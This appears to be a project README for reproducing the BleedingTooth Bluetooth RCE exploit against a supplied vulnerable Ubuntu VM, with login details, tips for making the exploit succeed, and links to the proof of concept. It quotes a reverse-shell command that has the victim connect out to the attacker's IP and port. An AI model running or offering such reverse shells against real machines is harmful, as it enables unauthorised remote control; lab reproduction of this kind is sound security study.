
Ubuntu.vdi is a copy of the vulnerable virtual machine which we used for the BleedingTooth exploit. VDI files are virtual disk image files that are intended to be used with Oracle VirtualBox. To boot using the vulnerable kernel, hold shift on startup, select advanced options, and select kernel version 5.4.0-48-generic. More setup information can be found in the exploitation guide. The username of this VM is smurf, and the password is “ubuntu”.

It should be noted that at the time of creating the BleedingTooth exploitation guide, we had not successfully achieved remote code execution. To achieve the RCE, make sure that the attacking device is powerful enough to complete the exploit before the Bluetooth connection disconnects. We learned this the hard way as a Raspberry Pi was not powerful enough to perform the exploit. If the exploit is unreliable or is unsuccessful, try increasing the following variables in the exploit.c file:



In our case, we settled on using 12 for each. Our success rate varied, but it was less than the 80% success rate claimed on BleedingTooth’s GitHub page.

When troubleshooting, keep in mind that the command to be run on the victim’s machine is “**/bin/bash -c /bin/bash</dev/tcp/Source\_ip/Source\_port**”. Before attempting the exploit, try running this command on the victim’s machine while the attacking machine is listening to verify that you can achieve a reverse shell. The victim device needs to be able to connect with the attacker over the network for the reverse shell to work. You may test this by pinging the attacker’s ip address on the victim’s device.

**GitHub Links:**

**BleedingTooth:**

* <https://github.com/google/security-research/tree/master/pocs/linux/bleedingtooth/>
* <https://github.com/google/security-research/security/advisories/GHSA-h637-c88j-47wq>

**BleedingTooth Demo Video Webpage:**

* <https://teamevilsmurf.github.io/>
* <https://github.com/teamevilsmurf/teamevilsmurf.github.io/>

**Crackle:**

* <https://github.com/mikeryan/crackle>